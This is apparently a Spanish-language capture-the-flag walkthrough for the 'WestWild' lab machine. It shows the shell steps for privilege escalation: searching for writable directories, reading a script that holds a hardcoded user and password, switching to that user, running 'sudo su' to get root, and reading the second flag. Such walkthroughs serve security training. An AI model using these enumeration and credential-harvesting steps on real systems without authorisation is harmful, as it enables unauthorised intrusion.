
```
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/1.session
/usr/share/av/westsidesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/2065/task/2065/fd
/proc/2065/fd
/proc/2065/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
wavex@WestWild:~$
```

Buscar todos los directorios en el sistema donde el usuario actual pueda escribir.




```
wavex@WestWild:/$ cd /usr/share/av/westsidesecret
wavex@WestWild:/usr/share/av/westsidesecret$
wavex@WestWild:/usr/share/av/westsidesecret$ ls
ififoregt.sh
wavex@WestWild:/usr/share/av/westsidesecret$
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh
 #!/bin/bash
 figlet "if i foregt so this my way"
 echo "user:aveng"
 echo "password:kaizen+80"
```

Nos vamos al directorio “westsidesecret” en la ruta que vemos en la imagen. Y ver que hay dentro del directorio.



```
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecret$
aveng@WestWild:/usr/share/av/westsidesecret$ sudo -l
[sudo] password for aveng:
Matching Defaults entries for aveng on WestWild:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aveng may run the following commands on WestWild:
    (ALL : ALL) ALL
aveng@WestWild:/usr/share/av/westsidesecret$
aveng@WestWild:/usr/share/av/westsidesecret$ sudo su
root@WestWild:/usr/share/av/westsidesecret#
root@WestWild:/usr/share/av/westsidesecret# cd /root
```

Cambiamos al usuario aveng. Y obtener los suficientes permisos para poder usar comandos como si fuera root. Nos vamos a la ruta "/root" que contiene la segunda flag.



```
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff
```

Visualizamos el contenido de la segunda flag.